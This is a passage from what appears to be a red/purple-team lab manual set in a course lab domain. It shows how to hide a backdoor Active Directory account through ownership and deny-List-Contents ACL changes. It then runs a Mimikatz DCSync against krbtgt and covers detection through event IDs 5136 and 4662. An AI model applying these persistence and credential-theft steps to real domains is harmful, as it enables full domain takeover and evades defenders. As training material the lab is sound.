


Then, proceed to open the `Advanced` window:




You should see that the current Owner of the `SEC699.Backdoor` user is the `Domain Admins` group. We will adapt this to have the objected owned by itself (thus change the owner to


`SEC699.Backdoor`). Click on `Select a principal`:



Search for the `Sec699.Backdoor` user in the bottom box and click `OK`:




Next, click `OK` to close the Advanced view. Please click `OK` once more to save your changes. You'll need to confirm your change, as this change is rather intrusive. Please click `Yes` to confirm. In the `Active Directory Users and Computers` view, you'll likely not notice any changes. Please click the `Action` and `Refresh`, after which you should see a change in the display of the `SEC699.Backdoor` user:



You'll notice you can no longer obtain any details for this container object, but you can still see that it's there... How is that possible? This is caused by the `LIST_CONTENTS` privilege on the `SEC699 Backdoor` container, which allows users to still list the contents of the container, but not obtain any more details.

No worries, we can also manipulate this. Please right-click the `SEC699 Backdoor`, select Properties and open the `Security` tab. As you've done before, please open the `Advanced` view:




Please click the `Add` button. We will create a permission entry with the following settings:


- Principal: `Everyone`
- Type: `Deny`
- Permissions: `List Contents`

Pro tip: You can first clear all Permissions by scrolling down and clicking `Clear all`.

The expected result is below:



Once the configuration is finished, please click `OK` three times to confirm and return to `Active Directory Users and Computers` view. You'll not notice any changes, but please click the `Action` and `Refresh` button, after which the user in the `SEC699 Backdoor` OU should disappear:



Objective 2: Testing our backdoor user

Let's take our backdoor user for a spin! Please close the RDP session you had open to the domain controller to start this part of the lab!

Step 1: Open a Remote Desktop to WIN10 (`192.168.20.105`


`sec699-20.lab\SEC699.Backdoor` and the password is `Test123!!`.

Once you have your remote desktop session running, please copy / paste Mimikatz to the Desktop. As a reminder, the location of Mimikatz on your CommandoVM machine is `C:\tools\Mimikatz\x64\mimikatz.exe`:

Step 2: Running a DCSync attack

Please double-click the Mimikatz executable. We will attempt to run a dcsync attack against the precious `krbtgt` account. As a reminder, obtaining the secrets for this account equals full compromise of the domain. We can execute a dcsync attack using the below syntax in Mimikatz:

```
lsadump::dcsync /user:krbtgt
```




Excellent! It appears our backdoored user indeed has replication privileges and can thus obtain the krbtgt account secrets!

Step 3: Attempting to enumerate our user

Let's see if we can actually enumerate more information about our user. Please open a command prompt and run the following command:

```
net user SEC699.Backdoor /domain
```


This command should enumerate all information (e.g., group memberships) of the SEC699.Backdoor account (which we are currently using). You'll note that we receive an "Access is denied." error:



Let's try to enumerate all users in the domain by running the following command:

```
net user /domain
```

The above command should return all users, except for the backdoor user!



Feel free to try these commands using any other account (e.g., a domain admin account); you should always receive the same feedback!

It seems our backdoored account is working as expected:

- The user is able to retrieve the secrets of the krbtgt account
- The user does not show as a result of the user enumeration command

- When the user is enumerated individually, an "Access is denied" error is returned

This will complicate any analysis efforts by defenders!

Objective 3: Detecting a stealth AD backdoor

Step 1: Required Log Sources

Audit Directory Service Changes

Event ID 5136: An operation was performed on an object

This event generates every time an Active Directory object is modified. To generate this event, the modified object must have an appropriate entry in SACL: The “Write” action auditing for specific attributes. For a change operation, you will typically see two 5136 events for one action, with different Operation\Type fields: “Value Deleted” and then “Value Added”. “Value Deleted” event typically contains previous value and “Value Added” event contains new value.

Source: docs.microsoft.com

Windows Object Auditing

Event ID 4662: An operation was performed on an object

This event generates every time when an operation was performed on an Active Directory object. This event generates only if appropriate SACL was set for Active Directory object and performed operation meets this SACL. If operation failed, then Failure event will be generated. You will get one 4662 for each operation type which was performed.

Source: docs.microsoft.com

Step 2: Detection Logic

So how could we possibly detect these backdoors? As you can imagine, these backdoors are not that easy to spot, especially as they are subtle and can easily disappear in the vast wilderness of a typical AD environment.

There's a few options though:

- Detect replication privileges being adapted on the domain object using event ID 5136

- Detect DCSync activity using event ID 4662
- Detecting accounts with particularly sensitive privileges using BloodHound

